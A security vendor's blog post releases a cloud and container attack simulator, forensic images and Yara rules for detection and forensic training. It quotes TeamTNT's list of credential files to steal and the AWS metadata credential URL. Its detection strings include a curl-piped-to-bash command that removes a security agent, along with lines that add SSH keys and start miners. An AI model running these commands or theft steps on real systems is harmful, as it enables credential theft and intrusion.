Resources for Investigating Cloud and Container Penetration Testing Tools

cadosecurity.com/post/resources-for-investigating-cloud-and-container-penetration-testing-tools

July 13, 2021

Blog

July 13, 2021

	Modified	Created
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27
	2021-06-27	2021-06-27

Cloud and container penetration testing tools are frequently used by real-world attackers. Some of these toolsets are quite innovative, giving adversaries an edge.

As part of this blog, we've released three resources:

- CloudAndContainerCompromiseSimulator – This tool makes a Linux system appear as though it has been victim of a cloud / container-specific attack, while eliminating the inherent risk of running actual live malware in your environment. It is inspired by both malware we have seen previously, and Florian Roth's APTSimulator tool.
- Forensic disk images of an Amazon Linux and Amazon Ubuntu system after running CloudCompromiseSimulator against them – These may be useful for testing forensic investigations in cloud and container systems. Note: we have deleted the AWS account that this data is associated with.

- Yara rules – These rules can be used to detect these attacks.

Executing CloudAndContainerCompromiseSimulator
This script is designed to be very quick to deploy as it doesn't require the installation of agents or installing servers.

Copy the files to the system with:

```
git clone https://github.com/cado-security/CloudAndContainerCompromiseSimulator.git
```

or

```
wget https://github.com/cado-
security/CloudAndContainerCompromiseSimulator/archive/refs/heads/main.zip
```

Then execute with:

```
chmod +x ./setup.sh
./setup.sh
```

The script deploys a number of tools during its execution, almost all of which we've seen real-world attackers deploy:

Below we've outlined some of the capabilities we've seen attackers deploy from these toolsets:

Key Theft
The most complete individual key theft tool we've seen is from TeamTNT, which steals keys from a surprisingly large number of tools:

```
FULL_ARRAY=("/etc/passwd-s3fs" "/etc/davfs2/secrets"
"/etc/zypp/credentials.d/NCCcredentials" "/etc/cloudflared/config.yml"
"/etc/eksctl/metadata.env")

PATH_ARRAY=(".ssh/id_rsa" ".ssh/id_rsa.pub" ".ssh/known_hosts" ".ssh/config"
".ssh/authorized_keys" ".ssh/authorized_keys2" \
 ".aws/config" ".aws/credentials" ".aws/credentials.gpg" ".docker/config.json"
".docker/ca.pem" ".s3backer_passwd" "s3proxy.conf" \
 ".s3ql/authinfo2" ".passwd-s3fs" ".s3cfg" ".git-credentials" ".gitconfig"
".shodan/api_key" ".ngrok2/ngrok.yml" ".purple/accounts.xml" \
 ".config/filezilla/filezilla.xml" ".config/filezilla/recentservers.xml"
".config/hexchat/servlist.conf" ".config/monero-project/monero-core.conf" \
 ".boto" ".netrc" ".config/gcloud/access_tokens.db" ".config/gcloud/credentials.db"
".davfs2/secrets" ".pgpass" ".local/share/jupyter/runtime/notebook_cookie_secret" \
 ".smbclient.conf" ".smbcredentials" ".samba_credentials")
```


We've also seen a number of other cloud penetration testing tools deployed by attackers to steal keys including Peirates, Scout Suite and even Infection Monkey. Oddly, whilst we've seen many targeting AWS and GCloud credentials files, we've yet to see a real-world attack that specifically steals Azure credentials.

MetaData URLs
Many of the tools also scrape meta-data URLs for credentials to enable lateral movement. In AWS, this means connecting to URLs such as http://169.254.169.254/latest/meta-data/iam/security-credentials/ and exfiltrating the output.

Spreading and Container Escapes
Most of the worms we've seen simply scan for completely open Kubernetes and Docker APIs and then spread by spinning up new infected worker containers.

Monero Mining
This isn't strictly cloud or container specific, but it is the end goal of many attacks against cloud infrastructure, so we thought it was worth including in the simulator.

Detection
Cado provides a number of detections and the ability to hunt for usage of these tools in our cloud forensics platform, Cado Response (screenshots below). We have released Yara rules for the detections of the tools themselves under a friendly Apache 2.0 License.


/tmp
.. Modified Created Accessed
aws_dump.txt 2021-06-27 2021-06-27 2021-06-27
botb_output.txt 2021-06-27 2021-06-27 2021-06-27
deepce.txt 2021-06-27 2021-06-27 2021-06-27
kubeletmein_output.txt 2021-06-27 2021-06-27 2021-06-27
pillreg.txt 2021-06-27 2021-06-27 2021-06-27
.ICE-unix 2021-06-27 2021-06-27 2021-06-27
.Test-unix 2021-06-27 2021-06-27 2021-06-27
.X11-unix 2021-06-27 2021-06-27 2021-06-27
.XIM-unix 2021-06-27 2021-06-27 2021-06-27
.font-unix 2021-06-27 2021-06-27 2021-06-27
bins 2021-06-27 2021-06-27 2021-06-27
Timeline Results (404)
Scroll to Pivot Event
Showing results from 300 seconds around the pivot event time. Scroll down or reverse the timeline order and scroll to see further.
2021-07-06
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/config.json
Suspicious File Detected: suspicious_mining_xmrig_config
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/deepce.sh
Review the malware analysis playbook for advice on how to identify and respond to the malware.
Malicious File Detected: pentest_tool_deepce
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/amicontained
Review the malware analysis playbook for advice on how to identify and respond to the malware.
Malicious File Detected: pentest_tool_amicontained
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/.pillreg
Review the malware analysis playbook for advice on how to identify and respond to the malware.
Malicious File Detected: pentest_tool_pillreg
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/dopwn
Review the malware analysis playbook for advice on how to identify and respond to the malware.
Malicious File Detected: pentest_tool_dopwn
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/botb
Review the malware analysis playbook for advice on how to identify and respond to the malware.
Malicious File Detected: pentest_tool_botb
2021-07-06T21:27:34.000Z Creation Time
cado_cloud_collector_i-08d41b0de6f478d5d_20GB_1626083683.dd.gz
/tmp/bin/CloudAndContainerCompromiseSimulator/bins/kubeletmein
Malicious File Detected: pentest_tool_kubeletmein

Yara Rules

```
/*

 A rule-set for tools commonly seen in cloud and container intrusions

*/


rule cloud_mining_worm {

   meta:

      description = "Detects Common Cloud Mining Worms"
      author = "[email protected]"
      date = "2020-08-16"
      license = "Apache License 2.0"
      hash1 = "3a377e5baf2c7095db1d7577339e4eb847ded2bfec1c176251e8b8b0b76d393f"
      hash2 = "929c3017e6391b92b2fbce654cf7f8b0d3d222f96b5b20385059b584975a298b"
      hash3 = "705a22f0266c382c846ee37b8cd544db1ff19980b8a627a4a4f01c1161a71cb0"

   strings:

      $a = "echo $LOCKFILE | base64 -d > $tmpxmrigfile" wide ascii
      $b = "/root/.tmp/xmrig –config=/root/.tmp/" wide ascii
      $c = "if [ -s /usr/bin/curl ]; then" wide ascii
      $d = "echo ‘found: /root/.aws/credentials'" wide ascii
      $e = "function KILLMININGSERVICES(){" wide ascii
      $g = "touch /root/.ssh/authorized_keys 2>/dev/null 1>/dev/null" wide ascii
      $h = "rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service" wide ascii
      $i = "[email protected]/root/.ssh/id_ed25519.pub" wide ascii
      $j = "echo '0' >/proc/sys/kernel/nmi_watchdog" wide ascii
      $k = "curl http://update.aegis.aliyun.com/download/uninstall.sh | bash" wide
ascii
      $l = "rm -f /var/tmp/kinsing" wide ascii

   condition:
      filesize < 500KB and any of them
}

rule cryptomining_malware_xmrig_config {
   meta:
      description = "Detects XMRig Config File"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "1085c9211f2af8ddf1588adfb150c64c2b3a2b1c7acf4bc445546455f36299c0"

   strings:
      $ = "\"cpu-affinity\"" nocase wide ascii
      $ = "\"autosave\"" nocase wide ascii
      $ = "\"log-file\"" nocase wide ascii
      $ = "\"max-cpu-usage\"" nocase wide ascii
      $ = "\"donate-level\"" nocase wide ascii
      $ = "\"huge-pages\"" nocase wide ascii
      $ = "\"cpu-priority\"" nocase wide ascii
   condition:
```

```
      filesize < 500KB and 5 of them
}

rule cryptomining_malware_xmrig {
   meta:
      description = "Detects XMRig"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "a34ae92c904b60ed7c1dc437493d1b086a828d25c52e5409d2c7b79b880db42f"

   strings:
      $ = "password for mining server" nocase wide ascii
      $ = "threads count to initialize RandomX dataset" nocase wide ascii
      $ = "display this help and exit" nocase wide ascii
      $ = "maximum CPU threads count (in percentage) hint for autoconfig" nocase wide
ascii
      $ = "enable CUDA mining backend" nocase wide ascii
      $ = "cryptonight" nocase wide ascii
   condition:
      5 of them
}

rule pentest_tool_peirates {
   meta:
      description = "Detects Peirates"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "a0418d568cfe788fe3d2d0558d70fb6d0e7769a2314c58ca04b57cc3225fe532"

   strings:
      $ = "/var/run/secrets/kubernetes.io/serviceaccount/" nocase wide ascii
      $ = "List of comma-seperated Pods" nocase wide ascii
      $ = "github.com/aws/aws-sdk-go/service/s3" nocase wide ascii
      $ = "S3).ListBucketsRequest" nocase wide ascii
   condition:
      all of them
}

rule pentest_tool_kubeletmein {
   meta:
      description = "Detects kubeletmein"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "112709845dc4ba4edd55747b871542f98ab0307fc8b812fffd5c2a7c3b0801f7"

   strings:
      $ = "github.com/4armed/kubeletmein" nocase wide ascii
      $ = "unable to write kubeconfig file" nocase wide ascii
      $ = "now try: kubectl --kubeconfig" nocase wide ascii
      $ = "EC2Metadata request" nocase wide ascii
   condition:
      all of them
```

```
}

rule pentest_tool_dopwn {
   meta:
      description = "Detects dopwn"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "6fae4c6c34478fb515b8510d14071fc955a13e6bfb93121220342fec866317d1"

   strings:
      $ = "grab the digitalocean secret and take over the DO account too" nocase wide
ascii
      $ = "registry/clusterrolebindings" nocase wide ascii
      $ = "k8s-ca-cert" nocase wide ascii
   condition:
      all of them
}

rule pentest_tool_deepce {
   meta:
      description = "Detects DeepCE"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = ""

   strings:
      $ = "should be used for authorized penetration testing" nocase wide ascii
      $ = "Docker Enumeration, Escalation of Privileges and Container Escapes" nocase
wide ascii
      $ = "Are we inside kubenetes?" nocase wide ascii
      $ = "ip route get 1 | head -1" nocase wide ascii
   condition:
      all of them
}

rule pentest_tool_botb {
   meta:
      description = "Detects Break Out The Box"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "3aae4a2bf41aedaa3b12a2a97398fa89a9818b4bec433c20b4e724505277af83"

   strings:
      $ = "github.com/brompwnie/botb" wide ascii
      $ = "/Users/cleroy/go/src" wide ascii
      $ = "Data uploaded to" wide ascii
      $ = "Break Out The Box" wide ascii
   condition:
      all of them
}

rule suspicious_cloud_credentials {
```

```
   meta:
      description = "Detects file containing a number of cloud credentials"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "b58cf43cb4b000cb63334a8e20ca53e0112037daa178062c876a395092e1d8ca"

   strings:
      $ = ".aws/credentials" nocase wide ascii
      $ = ".config/gcloud/access_tokens.db" nocase wide ascii
      $ = ".azure/credentials" nocase wide ascii
   condition:
      all of them
}

rule pentest_tool_amicontained {
   meta:
      description = "Detects amicontained"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = "d8c49e2cf44ee9668219acd092ed961fc1aa420a6e036e0822d7a31033776c9f"

   strings:
      $ = "github.com/genuinetools/amicontained" wide ascii
      $ = "CFeDIY4Rq5cFO8K/uqDblHUxjlzOmjFpvRg=" wide ascii
      $ = "cpu.processOptions" wide ascii
      $ = "runtime.sendDirect" wide ascii
   condition:
      all of them
}

rule pentest_tool_pillreg {
   meta:
      description = "Detects go-pillage-registries"
      author = "[email protected]"
      date = "2021-06-28"
      license = "Apache License 2.0"
      hash1 = ""

   strings:
      $ = "pillage.ImageData" nocase wide ascii
      $ = "pillage.StorageOptions" nocase wide ascii
      $ = "go-pillage-registries" nocase wide ascii
      $ = "pillage.EnumRegistry" nocase wide ascii
   condition:
      all of them
}
```

About The Author


Chris Doman

Chris is well known for building the popular threat intelligence portal ThreatCrowd, which subsequently merged into the AlienVault Open Threat Exchange, later acquired by AT&T. Chris is an industry leading threat researcher and has published a number of widely read articles and papers on targeted cyber attacks. His research on topics such as the North Korean government's crypto-currency theft schemes, and China's attacks against dissident websites, have been widely discussed in the media. He has also given interviews to print, radio and TV such as CNN and BBC News.

About Cado Security

Cado Security provides *the* cloud investigation platform that empowers security teams to respond to threats at cloud speed. By automating data capture and processing across cloud and container environments, Cado Response effortlessly delivers forensic-level detail and unprecedented context to simplify cloud investigation and response. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

Prev Post Next Post